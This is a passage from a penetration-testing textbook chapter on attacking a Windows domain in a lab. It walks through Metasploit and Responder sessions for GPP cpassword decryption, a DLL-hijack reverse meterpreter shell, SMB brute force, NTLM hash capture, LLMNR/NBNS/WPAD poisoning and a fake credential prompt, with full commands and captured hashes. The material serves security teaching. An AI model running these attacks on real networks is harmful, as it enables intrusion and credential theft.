55-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2"
changed="2017-04-30 22:28:42" uid="{65CE4801-FDEF-4F5D-A010-3D0B260E2822}">
<Properties action="U" newName="" fullName="" description="" cpassword="VPe
/o9YRyz2cksnYRbNeQj35w9KxQ5ttbvtRaAVqxaE" changeLogon="0" noChange="0" never
Expires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administra
tor (built-in)"/></User>
</Groups>
```

This file contains information about the built-in Administrator account, including when it was changed, whether it needs to be changed on logon, whether it is disabled, and whether the

password can expire. Most importantly, it also contains the field `cpassword`, which contains the encrypted (not hashed) password. This is the password after being encrypted using AES; the 32-bit key is a known public constant.²

The Metasploit module `post/windows/gather/credentials/gpp` can be used to determine the `cpassword` value and decrypt it. As an example, suppose that the attacker has compromised a Windows 8.1 host and has an unprivileged shell. The attacker configures the module, giving it the unprivileged session, then runs it. The attacker is presented with the local administrator password in plain text.

```
msf exploit(handler) > use post/windows/gather/credentials/gpp
msf post(gpp) > options
```

Module options (post/windows/gather/credentials/gpp):

| Name | Current Setting | Required | Description |
|-------------|-----------------|----------|-------------------------------------|
| ALL DOMAINS | true | no | Enumerate all domains on network. |
| SESSION | | yes | The session to run this module on. |
| STORE | true | no | Store the enumerated files in loot. |

```
msf post(gpp) > set session 1
session => 1
msf post(gpp) > exploit

[*] Checking for group policy history objects...
[+] Cached Group Policy folder found locally
... Output Deleted ...

[*] Searching for Policy Share on VOYAGER2.NEPTUNE.TEST...
[+] Found Policy Share on VOYAGER2.NEPTUNE.TEST
[*] Searching for Group Policy XML Files...
[*] Parsing file: C:\ProgramData\Microsoft\Group Policy\History\{DA387579-C49A-4155-A43B-7D1F41797B5F}\MACHINE\Preferences\Groups\Groups.xml ...
[+] Group Policy Credential Info
=====
```

| Name | Value |
|------|------------|
| TYPE | Groups.xml |

²The key is 4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0ffe e8 f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b and is available from Microsoft at <https://msdn.microsoft.com/en-us/library/Cc422924.aspx>.

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

```
USERNAME          Administrator (built-in)
PASSWORD          Password1
DOMAIN CONTROLLER Microsoft
DOMAIN            History
CHANGED           2017-04-30 22:10:24
NEVER_EXPIRES?    0
DISABLED          0
```

```
[*] XML file saved to: /root/.msf4/loot/20170430185327_default_10.0.7.201_windows.gpp.xml:249704.txt
```

```
... Output Deleted ...
```

```
[*] Post module execution completed
```

.dll Hijacking of IKEEXT

When a Windows program tries to load a .dll file, it first searches in the directory from which the application loaded. If the .dll is not in that location, Windows searches through a collection of locations, the precise order of which depends on the version of Windows, its patch level, and its configuration. A .dll hijacking attack is one where the attacker places a malicious .dll in the system in a place where it would be loaded before the legitimate .dll.

On a Windows 7 SP1 system, the service IKEEXT runs as SYSTEM and starts automatically on boot. Moreover, that service loads ikeext.dll while ikeext.dll loads the file wlbsctrl.dll. The catch is that wlbsctrl.dll does not exist on the system. If an attacker writes a malicious .dll named wlbsctrl.dll and places it in a location that Windows searches for .dll files, it will be executed and run as SYSTEM. Further, one of the locations that Windows searches for .dll files is determined by the system's PATH variable. If the attacker can write to a location in the PATH, they can place their malicious .dll in that directory and obtain a SYSTEM shell when the system reboots.

As an example, suppose that on a vulnerable 64-bit Windows 7 SP1 system, the directory C:\Path is included in the PATH variable. The value of the PATH variable can be determined from the command line by running the command:

```
C:\Users\advorak>echo %PATH%
C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\
WindowsPowerShell\v1.0\;c:\Path
```

The PATH variable can also be viewed (and changed) by navigating to My Computer, right-clicking, then selecting Advanced System Settings. From the Advanced tab, choose Environment Variables to see and edit the current settings.

The attacker selects exploit/windows/local/ikeext_service and then specifies a payload, the session, and a directory C:\Path found within the PATH variable on the target.³

```
msf exploit(ikeext_service) > set session 1
session => 1
msf exploit(ikeext_service) > set dir c:\\path
dir => c:\\path
... Payload Configuration Omitted ...
msf exploit(ikeext_service) > options
Module options (exploit/windows/local/ikeext_service):
Name      Setting  Required  Description
----      -----  -----  -----
DIR        c:\\path  no        Specify a directory to plant the DLL.
SESSION    1         yes       The session to run this module on.
```

Payload options (windows/x64/meterpreter/reverse_tcp):

| Name | Setting | Required | Description |
|----------|----------|----------|---|
| EXITFUNC | thread | yes | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST | 10.0.2.2 | yes | The listen address |
| LPORT | 5555 | yes | The listen port |

Exploit target:

| Id | Name |
|----|-------------|
| -- | -- |
| 1 | Windows x64 |

The attacker runs the exploit, then either waits for the system to reboot, or uses the reboot command from their session to force the reboot.

```
msf exploit(ikeext_service) > exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.0.2.2:5555
[*] Checking service exists...
[!] UAC is enabled, may get false negatives on writable folders.
[*] Writing 5120 bytes to c:\\path\\wlbsctrl.dll...
```

³Be sure to use double backslashes when setting the Metasploit PATH variable.

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

```
[*] Launching service IKEEXT...
[*] Unable to start service, handler running waiting for a reboot...

msf exploit(ikeext_service) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > reboot
Rebooting...
meterpreter >
[*] 10.0.15.210 - Meterpreter session 1 closed. Reason: Died
```

When the system reboots, the attacker has a SYSTEM shell.⁴

```
[*] Sending stage (1189423 bytes) to 10.0.15.210
[*] Meterpreter session 2 opened (10.0.2.2:5555 -> 10.0.15.210:49157) at 2017-05-04
22:28:19 -0400
[!] This exploit may require manual cleanup of 'c:\path\wlbsctrl.dll' on the target
msf exploit(ikeext_service) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Obtaining Domain Credentials

Access to a single Windows computer, even as SYSTEM, does not provide access to the wider Windows domain. That requires authenticating to a domain controller, which has not yet been done.

Network Attacks

An attacker who has not yet been able to obtain a shell on a domain member is in a difficult position. However, if the attacker can access the domain's network, there are some options.

Brute Force Attacks

The simplest such attack is a brute force attack against a domain account. Multiple failed logins on a domain account usually cause the offending user to be locked out of the account for a set period; however, domain administrator accounts are usually not protected in this fashion. This is set by group policy and can be modified. This approach is necessarily slow and noticeable by the defender.

⁴This shell may not be entirely stable and may prevent legitimate users from logging in to the system.

To perform the attack, start the module auxiliary/scanner/smb/smb_login.

```
msf > use auxiliary/scanner/smb/smb_login
```

```
msf auxiliary(smb_login) > info
```

... Output Deleted ...

Basic options:

| Name | Setting | Required | Description |
|------------------|---------|----------|--|
| ABORT_ON_LOCKOUT | false | yes | Abort the run when an account lockout is detected |
| BLANK_PASSWORDS | false | no | Try blank passwords for all users |
| BRUTEFORCE_SPEED | 5 | yes | How fast to bruteforce, from 0 to 5 |
| DB_ALL_CREDS | false | no | Try each user/password couple stored in the current database |
| DB_ALL_PASS | false | no | Add all passwords in the current database to the list |
| DB_ALL_USERS | false | no | Add all users in the current database to the list |
| DETECT_ANY_AUTH | true | no | Enable detection of systems accepting any authentication |
| PASS_FILE | | no | File containing passwords, one per line |
| PRESERVE_DOMAINS | true | no | Respect a username that contains a domain name. |
| Proxies | | no | A proxy chain of format type:host:port[,...] |
| RECORD_GUEST | false | no | Record guest-privileged random logins to the database |
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 445 | yes | The SMB service port (TCP) |
| SMBDomain | . | no | The Windows domain to use for authentication |
| SMBPass | | no | The password for the specified username |
| SMBUser | | no | The username to authenticate as |
| STOP_ON_SUCCESS | false | yes | Stop guessing when a credential works for a host |
| THREADS | 1 | yes | The number of concurrent threads |

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

| | | | |
|---------------|-------|-----|---|
| USERPASS_FILE | | no | File containing users and passwords separated by space, one pair per line |
| USER_AS_PASS | false | no | Try the username as the password for all users |
| USER_FILE | | no | File containing usernames, one per line |
| VERBOSE | true | yes | Whether to print output for all attempts |

Description:

This module will test a SMB login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

Choose the password file; because of the slow speed of this attack, a large password file might be problematic. The file /usr/share/wordlists/metasploit/password.lst is smaller, with just 88,936 passwords.⁵ Configure the other options; the location of the domain controller (10.0.15.200), the domain name (PLUTO), the user name (jbach, known to be a domain administrator). There is no need to print the many (many) failures to the screen, so the verbose option is set to false. Because this is occurring on a local network, a certain amount of parallel processing is in order, and the attack runs with five threads.

```
msf auxiliary(smb_login) > set pass_file /usr/share/wordlists/metasploit/password_ascii.lst
pass_file => /usr/share/wordlists/metasploit/password_ascii.lst
msf auxiliary(smb_login) > set smbdomain PLUTO
smbdomain => PLUTO
msf auxiliary(smb_login) > set smbuser jbach
smbuser => jbach
msf auxiliary(smb_login) > set rhosts 10.0.15.200
rhosts => 10.0.15.200
msf auxiliary(smb_login) > set threads 5
threads => 5
msf auxiliary(smb_login) > set verbose false
verbose => false
msf auxiliary(smb_login) > exploit
```

⁵The file /usr/share/wordlists/metasploit/password.lst contains non-ASCII characters that can cause the script to fail. One approach is to convert the file to ASCII characters with the command cat password.lst | iconv -f ISO-8859-1 -t ASCII//TRANSLIT > password_ascii.lst. It also does not contain the default password used in these examples (password1!), so this has been appended to the list.

```
[+] 10.0.15.200:445      - SMB - Success: 'PLUTO\jbach:password1!' Administrator
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

This is a slow process; this example took roughly 30 minutes to work through the 88,396 passwords giving a rate of roughly 50 attempts per second. This is for a pair of virtual machines located on the same physical host; remote attacks across a network are likely to be slower still.

Network Hash Capturing

Another approach available to the attacker is to convince a domain member to provide their hashes. In the first step in the process, the attacker sets up a listener using auxiliary/server/capture/smb. When any user, including a domain administrator uses SMB to authenticate to the attacker's system, this module captures and records the result.

```
msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > info
... Output Deleted ...
```

Basic options:

| Name | Current Setting | Required | Description |
|-------------|------------------|----------|--|
| CAINPWFFILE | | no | The local filename to store the hashes in Cain&Abel format |
| CHALLENGE | 1122334455667788 | yes | The 8 byte challenge |
| JOHNPFFILE | | no | The prefix to the local filename to store the hashes in JOHN format |
| SRVHOST | 0.0.0.0 | yes | The local host to listen on. This must be an address on the local machine or 0.0.0.0 |
| SRVPORT | 445 | yes | The local port to listen on. |
| SSL | false | no | Negotiate SSL for incoming connections |
| SSLCert | | no | Path to a custom SSL certificate (default is randomly generated) |
| SSLVersion | SSL3 | no | Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1) |

Description:

This module provides a SMB service that can be used to capture the challenge-response password hashes of SMB client systems. Responses sent by this service have by default the configurable challenge

string (\x11\x22\x33\x44\x55\x66\x77\x88), allowing for easy cracking using Cain & Abel, Lophtcrack or John the ripper (with jumbo patch). To exploit this, the target system must try to authenticate to this module. The easiest way to force a SMB authentication attempt is by embedding a UNC path (\\\SERVER\\SHARE) into a web page or email message. When the victim views the web page or email, their system will automatically connect to the server specified in the UNC share (the IP address of the system running this module) and attempt to authenticate.

When a user authenticates via SMB, the user's system does not directly send the password hash; instead it uses a challenge-response process. This prevents someone sniffing the traffic from being able to use the hashes in a replay attack. However, the server determines the challenge, and this module uses a hard-coded challenge. As will be shown, knowledge of the challenge and response is sufficient to allow the attacker to attack the provided hashes.

To start the listener, provide a name for the John password file.

```
msf auxiliary(smb) > set johnpwfile /root/Desktop/winhash
johnpwfile => capture_smb
msf auxiliary(smb) > exploit
[*] Auxiliary module execution completed
msf auxiliary(smb) >
[*] Server started.
```

The attacker next needs to find a way to convince a domain user or administrator to attempt to authenticate to the attacker's system. One approach is to create a specially crafted web page, say Listing 8-1.

Listing 8-1. Contents of index.html

```
<!DOCTYPE html>
<html>
<body>
<p>This is a kind message, full of happiness and joy!</p>

</body>
</html>
```

The key here is that the image is located on a Windows file share. A user running Internet Explorer visiting the web page automatically attempts to access the share, providing credentials in the process. The address of the image 10.0.2.2 is the same as the attacker's system; whether the file exists or not is irrelevant. Because the image size is set to zero, the user does not see anything out of the ordinary on the web page.

The process of building web servers is covered later in the text (Chapters 14 and 15), but that level of complexity is not needed here. Save the file in a convenient directory on the Kali system, say /root/web/index.html. Then from within that directory run the following.

```
root@kali:~/web# python -m SimpleHTTPServer  
Serving HTTP on 0.0.0.0 port 8000 ...
```

This uses Python to launch a simple web server serving documents in that directory on port 8000. If a user visits the web page <http://10.0.2.2:8000>, they are served the web page `index.html`.

Once a Windows user visits this web page with Internet Explorer, the challenge-response process begins, and the hashes are captured.

```
msf auxiliary(smb) > [*] SMB Captured - 2017-05-27 20:07:56 -0400
NTLMv2 Response Captured from 10.0.15.204:56872 - 10.0.15.204
USER:wmozart DOMAIN:PLUTO OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:09de6294ebc9c28fb639c4b960736cf0
NT_CLIENT_CHALLENGE:0101000000000000a6cc947546d7d201df9de5e7b4a
fb5390000000002000000000000000000000000000000
[*] SMB Captured - 2017-05-27 20:07:56 -0400
NTLMv2 Response Captured from 10.0.15.204:56872 - 10.0.15.204
USER:wmozart DOMAIN:PLUTO OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:bb71daab1a4af48ea42ed6ae44a8190d
NT_CLIENT_CHALLENGE:010100000000000036abd7546d7d2015940e7cdcf2b6
9a0000000000200000000000000000000000000000
```

Because these hashes were sent in NetNTLMv2 format, the result is stored in the file /root/Desktop/winhash_ntntlmv2. Notice that this is slightly different than the name of the file specified when the module was launched; this is to account for the hash type.

The captured hashes can be examined.

```
root@kali-2016-2-u:~# head -n2 /root/Desktop/winhash_netntlmv2
wmozart::PLUTO:1122334455667788:09de6294ebc9c28fb639c4b960736cf0:0101000000000000a
6cc947546d7d201df9de5e7b4afb539000000000200000000000000000000000000000000
wmozart::PLUTO:1122334455667788:bb71daab1a4af48ea42ed6ae44a8190d:0101000000000000
36abd7546d7d2015940e7cdcf2b69a000000000020000000000000000000000000000000
```

Even though only one user attempted to connect to the web page, more than one copy of the password hash is collected.

The collected credentials are also stored in the database and can be viewed with the `creds` command.

LLMNR Poisoning and NBNS Poisoning

Suppose that a user on a Windows domain makes a request for a remote file share that does not exist. The first thing the system does is make a DNS request to determine the IP address for the remote server. Since in this example the resource does not exist, the request to the DNS server will fail. In that case, Windows systems beginning with Windows Vista and Windows Server 2008 fall back to LLMNR - Link-Local Multicast Name Resolution. They will make a request on UDP/5355 to the multicast IPv4 address 224.0.0.252 with the MAC address 01:00:5E:00:00:FC and will make a second request on UDP/5355 to the multicast IPv6 address FF02::1:3 with MAC address 33:33:00:01:00:03. These queries ask all listeners for the IP address of the looked-for server. A system whose name matches the request can reply. In addition, the servers will also issue a NetBIOS broadcast query for the IP address of the looked-for server; this request is made using UDP/137.

As an example of this process, here are (some of) the transmitted packets when a user on the host 10.0.15.203 accidentally tries to access the file share \\bob. Packets 105 and 106 show the request made to the DNS server (at 10.0.15.200) and the response saying that there is no such host. Packet 107 is the NetBIOS name request, made to the local broadcast address 10.0.255.255, packet 116 follows up. Also seen are packets 108-115, which show the requests made on UDP/5355 on both the IPv4 multicast address 224.0.0.252 and the IPv6 multicast address ff02::1:3.

| Packet | Source IP | Dest. IP | Src. Port | Dest. Port |
|--------|--|--------------|-----------|------------|
| 105 | 10.0.15.203 | 10.0.15.200 | 53373 | 53 |
| | DNS Standard query 0x86b2 A bob.pluto.test | | | |
| 106 | 10.0.15.200 | 10.0.15.203 | 53 | 53373 |
| | DNS Standard query response 0x86b2 No such name A bob.pluto.test SOA oort.pluto.test | | | |
| 107 | 10.0.15.203 | 10.0.255.255 | 137 | 137 |
| | NBNS Name query NB BOB<20> | | | |
| 108 | fe80::fc8c:2219:45e0:d6eb | ff02::1:3 | 62602 | 5355 |
| | LLMNR Standard query 0x5bc0 A bob | | | |
| 109 | 10.0.15.203 | 224.0.0.252 | 62602 | 5355 |
| | LLMNR Standard query 0x5bc0 A bob | | | |
| 110 | fe80::fc8c:2219:45e0:d6eb | ff02::1:3 | 58213 | 5355 |
| | LLMNR Standard query 0xcef8 AAAA bob | | | |
| 111 | 10.0.15.203 | 224.0.0.252 | 58213 | 5355 |
| | LLMNR Standard query 0xcef8 AAAA bob | | | |
| 112 | fe80::fc8c:2219:45e0:d6eb | ff02::1:3 | 58213 | 5355 |
| | LLMNR Standard query 0xcef8 AAAA bob | | | |
| 113 | fe80::fc8c:2219:45e0:d6eb | ff02::1:3 | 62602 | 5355 |
| | LLMNR Standard query 0x5bc0 A bob | | | |
| 114 | 10.0.15.203 | 224.0.0.252 | 58213 | 5355 |
| | LLMNR Standard query 0xcef8 AAAA bob | | | |

```

115      10.0.15.203          224.0.0.252      62602      5355
        LLMNR Standard query 0x5bc0 A bob
116      10.0.15.203          10.0.255.255    137       137
        NBNS Name query NB BOB<20>

```

The vulnerability here is that the system trusts the responses of the various broadcasts. If an attacker has an address on the local network with these systems, they can respond to these LLMNR requests. The target would then use the provided address and attempt to authenticate using their password hashes. To demonstrate the attack, start by configuring the module auxiliary/server/capture/smb in the same fashion as before.

```

msf > use auxiliary/server/capture/smb
msf auxiliary(smb) > set johnpwfile /root/Desktop/results
johnpwfile => /root/Desktop/results
msf auxiliary(smb) > exploit
[*] Server started.

```

To start spoofing the LLMNR responses, load the module auxiliary/spoof/llmnr/llmnr_response; to configure it, the attacker specifies the IP address that should be provided whenever a LLMNR request is received. This should be the same IP address as the system that is capturing the SMB hashes (and can be the same as the address of the system running the spoofer).

```

msf auxiliary(smb) > use auxiliary/spoof/llmnr/llmnr_response
msf auxiliary(llmnr_response) > info
... Output Deleted ...

```

Available actions:

| Name | Description |
|------|-------------|
| --- | ----- |

Service

Basic options:

| Name | Setting | Required | Description |
|-----------|---------|----------|---|
| --- | ----- | ----- | ----- |
| INTERFACE | | no | The name of the interface |
| REGEX | .* | yes | Regex applied to the LLMNR Name to determine if spoofed reply is sent |
| SPOOFIP | | yes | IP address with which to poison responses |
| TIMEOUT | 500 | yes | The number of seconds to wait for new data |
| TTL | 30 | no | Time To Live for the spoofed response |

Description:

LLMNR (Link-local Multicast Name Resolution) is the successor of NetBIOS (Windows Vista and up) and is used to resolve the names of

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

neighboring computers. This module forges LLMNR responses by listening for LLMNR requests sent to the LLMNR multicast address (224.0.0.252) and responding with a user-defined spoofed IP address.

... Output Deleted ...

```
msf auxiliary(llmnr_response) > set spoofip 10.0.2.2
spoofip => 10.0.2.2
msf auxiliary(llmnr_response) > exploit
[*] Auxiliary module execution completed
[*] LLMNR Spoofer started. Listening for LLMNR requests with REGEX "(?-mix:.*)" ...
```

The defender makes a LLMNR request whenever they request a resource that does not exist. In this case the attacker's system will respond with the IP address of the SMB capture server, and the hashes will be collected.

```
[+] 10.0.15.205      llmnr - error. matches regex, responding with 10.0.2.2
[*] SMB Captured - 2017-05-20 18:15:07 -0400
NTLMv2 Response Captured from 10.0.15.205:60718 - 10.0.15.205
USER:jhaydn DOMAIN:PLUTO OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:f81863ec788268b1ae4b12a6f1c25610
NT_CLIENT_CHALLENGE:0101000000000000cdda358ab6d1d2019d3a059759507b
ef000000000200000000000000000000000000000000
[*] SMB Captured - 2017-05-20 18:15:08 -0400
NTLMv2 Response Captured from 10.0.15.205:60718 - 10.0.15.205
USER:jhaydn DOMAIN:PLUTO OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:5689b837f3d8ee93ecc60ff410e0b309
NT_CLIENT_CHALLENGE:01010000000000006f47578ab6d1d201983f8ec299d2c
0a3000000000200000000000000000000000000000000
```

The resulting hashes are stored in the specified file and in the database in the same fashion as Windows hash capturing.

Instead of spoofing the LLMNR requests, the attacker could also spoof the NetBIOS Name Service (NBNS) responses. The attack proceeds in the same fashion and begins by starting the SMB capture module auxiliary/server/capture/smb. Then, the module auxiliary/spoof/nbns/nbns_response is configured and launched. When the target mis-types the name of a resource and a NBNS request is made, the attacker receives the hashes.

```

msf auxiliary(smb) > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > set spoofip 10.0.2.2
spoofip => 10.0.2.2
msf auxiliary(nbns_response) > exploit
[*] Auxiliary module execution completed

[*] NBNS Spoof started. Listening for NBNS requests with REGEX ".*" ...
[+] 10.0.15.204 nbns - BILL matches regex, responding with 10.0.2.2
[*] SMB Captured - 2017-05-20 20:13:36 -0400
NTLMv2 Response Captured from 10.0.15.204:53758 - 10.0.15.204
USER:jbach DOMAIN:PLUTO OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:d73c653fddb1ee55d1ff73534fcc5cf
NT_CLIENT_CHALLENGE:0101000000000000b3d71417c7d1d201188d8c753e8fe5
ce0000000002000000000000000000000000000000

```

WPAD and Responder

Windows systems use the web proxy auto-discovery (WPAD) protocol to determine if the system should use a web proxy. If the location of the proxy server is provided by the system's DHCP server, it will be used. If not, then the system will query its DNS server for the location of the WPAD server; if this fails, a Windows system will fall back to Link-Local Multicast Name Resolution, and to NetBIOS name resolution. As an example of the process, here are some of the packets transmitted by a Windows 10-1504 on the domain system as it boots.

| Packet | Source IP | Dest. IP | Src. Port | Dest. Port |
|--------|---|--------------|-----------|------------|
| 749 | 10.0.15.205 | 10.0.15.200 | 62643 | 53 |
| | DNS Standard query 0x57e4 A wpad.pluto.test | | | |
| 750 | 10.0.15.200 | 10.0.15.205 | 53 | 62643 |
| | DNS Standard query response 0x57e4 No such name A wpad.pluto.test SOA oort.pluto.test DNS | | | |
| 751 | 10.0.15.205 | 10.0.255.255 | 137 | 137 |
| | NBNS Name query NB WPAD<00> | | | |
| 752 | fe80::f8b6:f06:de05:b1d | ff02::1:3 | 53711 | 5355 |
| | LLMNR Standard query 0x1bb9 A wpad | | | |
| 753 | 10.0.15.205 | 224.0.0.252 | 53711 | 5355 |
| | LLMNR Standard query 0x1bb9 A wpad | | | |
| 754 | fe80::f8b6:f06:de05:b1d | ff02::1:3 | 49825 | 5355 |
| | LLMNR Standard query 0xb10b AAAA wpad | | | |
| 755 | 10.0.15.205 | 224.0.0.252 | 49825 | 5355 |
| | LLMNR Standard query 0xb10b AAAA wpad | | | |

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN


Packet 749 is the request to the DNS server for a server named wpad.pluto.test. Here the host is named farinella.pluto.test and is located on the domain pluto.test with a domain controller and DNS server at oort.pluto.test. Packet 750 is the response from the domain controller telling the requestor that it has no DNS record for wpad.pluto.test. Packet 751 is a NetBIOS name request, sent to the broadcast address 10.0.255.255 asking for the address of WPAD. This is followed by LLMNR packets sent to the IPv4 and IPV6 multicast addresses 224.0.0.252 and ff01::1:3 making IPv4 and IPv6 requests for the address of wpad.

If the system has received patch MS16-077 (including Windows 10-1607), then the system will not fall back to LLMNR or NetBIOS name resolution if the DNS request fails.⁶ Systems without this patch are vulnerable to LLMNR and NBNS poisoning through the WPAD protocol. Moreover, because this process also sets the proxy that is used by the system, it allows an attacker to intercept web traffic to and from the victim.

Although Metasploit can be used to perform LLMNR and NBNS poisoning attacks against WPAD, it is not the only tool. Another useful attacker tool is Responder. It is written by Laurent Gaffie and is available in Kali. Not only is it able to perform traditional LLMNR and NBNS poisoning, it is also able to set up a proxy server using WPAD and so proxy web traffic to/from the target.

To see how to run responder, it can be run with the flag -h

```
root@kali-2016-2-u:~# responder -h
```



NBT-NS, LLMNR & MDNS Responder 2.3.3.6

Author: Laurent Gaffie (laurent.gaffie@gmail.com)

To kill this script hit CRTL-C

Usage: python ./Responder.py -I eth0 -w -r -f

or:

python ./Responder.py -I eth0 -wrf

Options:

| | |
|---------------|---|
| --version | show program's version number and exit |
| -h, --help | show this help message and exit |
| -A, --analyze | Analyze mode. This option allows you to see NBT-NS, BROWSER, LLMNR requests without responding. |
| -I eth0, | Network interface to use, you can use 'ALL' as a |

⁶<https://support.microsoft.com/en-ie/help/3165191/ms16-077-security-update-for-wpad-june-14,-2016>

| | |
|------------------------|---|
| --interface=eth0 | wildcard for all interfaces |
| -i 10.0.0.21, | Local IP to use (only for OSX) |
| --ip=10.0.0.21 | |
| -e 10.0.0.22, | Poison all requests with another IP address than Responder's one. |
| --externalip=10.0.0.22 | |
| -b, --basic | Return a Basic HTTP authentication. Default: NTLM |
| -r, --wredir | Enable answers for netbios wredir suffix queries. Answering to wredir will likely break stuff on the network. Default: False |
| -d, --NBTNSdomain | Enable answers for netbios domain suffix queries. Answering to domain suffixes will likely break stuff on the network. Default: False |
| -f, --fingerprint | This option allows you to fingerprint a host that issued an NBT-NS or LLMNR query. |
| -w, --wpad | Start the WPAD rogue proxy server. Default value is False |
| -u UPSTREAM_PROXY, | Upstream HTTP proxy used by the rogue WPAD Proxy |
| --upstream-proxy= | For outgoing requests (format: host:port) |
| UPSTREAM_PROXY | |
| -F, --ForceWpadAuth | Force NTLM/Basic authentication on wpad.dat file retrieval. This may cause a login prompt. Default: False |
| -P, --ProxyAuth | Force NTLM (transparently)/Basic (prompt) authentication for the proxy. WPAD doesn't need to be ON. This option is highly effective when combined with -r. Default: False |
| --lm | Force LM hashing downgrade for Windows XP/2003 and earlier. Default: False |
| -v, --verbose | Increase verbosity. |

As an example of its use, run Responder with the flags `-v`, `-w`, and `-P`, then start a Windows 8.1 system (without MS16-077) on the same network. Responder begins by describing its state, then begins listening for packets.

```
root@kali-2016-2-u:~# responder -I eth0 -v -w -P
```

```
... Output Deleted ...
```

[+] Generic Options:

| | |
|------------------------|------------|
| Responder NIC | [eth0] |
| Responder IP | [10.0.2.2] |
| Challenge set | [random] |
| Don't Respond To Names | ['ISATAP'] |

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

```
[+] Listening for events...
[*] [LLMNR] Poisoned answer sent to 10.0.15.207 for name giclas
[*] [NBT-NS] Poisoned answer sent to 10.0.15.207 for name WPAD (service:
             Workstation/Redirector)
[*] [LLMNR] Poisoned answer sent to 10.0.15.207 for name wpad
[*] [LLMNR] Poisoned answer sent to 10.0.15.207 for name wpad
[*] [LLMNR] Poisoned answer sent to 10.0.15.207 for name wpad
[HTTP] User-Agent      : WinHttp-Autoproxy-Service/5.1
```

Here it shows that responder has provided a poisoned answer for the location of the WPAD server to the victim at 10.0.15.207. As the Windows target continues to boot, the attacker sees notifications like the following.

The Windows target wants to use the WPAD server and has connected to the attacker's system; however, the attacker replied that access to this file requires authentication. The Windows system then provided the NetNTLM hashes for the computer account to the attacker. (Here the victim machine is named `giclas` and lives on the domain `pluto.test`).

When a user logs in to the Windows 8.1 system, it immediately starts using the proxy; moreover, it provides the NetNTLM hashes for the logged-in user. This is also shown in responder.

```
[*] [LLMNR] Poisoned answer sent to 10.0.15.207 for name ProxySrv  
[Proxy-Auth] Sending NTLM authentication request to 10.0.15.207  
[Proxy-Auth] NTLMv2 Client : 10.0.15.207  
[Proxy-Auth] NTLMv2 Username : PLUTO\jhaydn  
[Proxy-Auth] NTLMv2 Hash : jhaydn::PLUTO:3d67ee847515945d:7B9848546E4A6DC2AEF8  
BF005BDFC5A1:01010000000000061EE332277D6D201BB0181EF6043F742000000000200060053004  
D0042000100160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E0  
06C006F00630061006C00030028007300650072007600650072003200300030033002E0073006D006  
2002E006C006F00630061006C000500120073006D0062002E006C006F00630061006C0008003000300
```

Responder has collected the hash for the domain user PLUTO\jhaydn. Subsequent use of Internet Explorer results in Responder recording the web site visited and the NetNTLM hashes. Responder results can appear sufficiently rapidly that the attacker cannot see the hashes as they fly by the screen; however, responder also stores the results in its logs; by default, on a Kali system, these are located in /usr/share/responders/logs.

Unprivileged Local Attacks

If the attacker has obtained a shell on a system in the domain, this may be leveraged to obtain domain credentials.

Phishing for Credentials

Suppose that the attacker has successfully compromised a Windows target, but has not been able to escalate privileges to SYSTEM and does not have domain credentials. One way to obtain domain credentials is simply to ask the target. Nicely.

CHAPTER 8 ATTACKING THE WINDOWS DOMAIN

To do so, the user can start the module `post/windows/gather/phish_windows_credentials`.

```
msf exploit(handler) > use post/windows/gather/phish_windows_credentials  
msf post(phish_windows_credentials) > info
```

... Output Deleted ...

Basic options:

| Name | Current Setting | Required | Description |
|-------------|---|----------|---|
| DESCRIPTION | {PROCESS_NAME} needs your permissions to start. Please enter user credentials | yes | Message shown in the loginprompt |
| PROCESS | | no | Prompt if a specific process is started by the target. (e.g. calc.exe or specify * for all processes) |
| SESSION | | yes | The session to run this module on. |

Description:

This module is able to perform a phishing attack on the target by popping up a loginprompt. When the user fills credentials in the loginprompt, the credentials will be sent to the attacker. The module is able to monitor for new processes and popup a loginprompt when a specific process is starting. Tested on Windows 7.

One way to use this module is to use the wildcard for the process, then provide the session on the target and run the module.

```
msf post(phish_windows_credentials) > set process *\nprocess => *\nmsf post(phish_windows_credentials) > set session 1\nsession => 1\nmsf post(phish_windows_credentials) > exploit\n\n[+] PowerShell is installed.\n[*] Monitoring new processes.\n[*] [System Process] is already running. Waiting on new instances to start\n[*] System is already running. Waiting on new instances to start\n[*] smss.exe is already running. Waiting on new instances to start\n\n... Output Deleted ...\n\n[*] wmpnetwk.exe is already running. Waiting on new instances to start
```

The module then looks through the processes already running on the target. If a new process is launched, the defender will be prompted to provide their credentials. For example, if the user starts Firefox, they are presented with the dialog box in Figure 8-6.

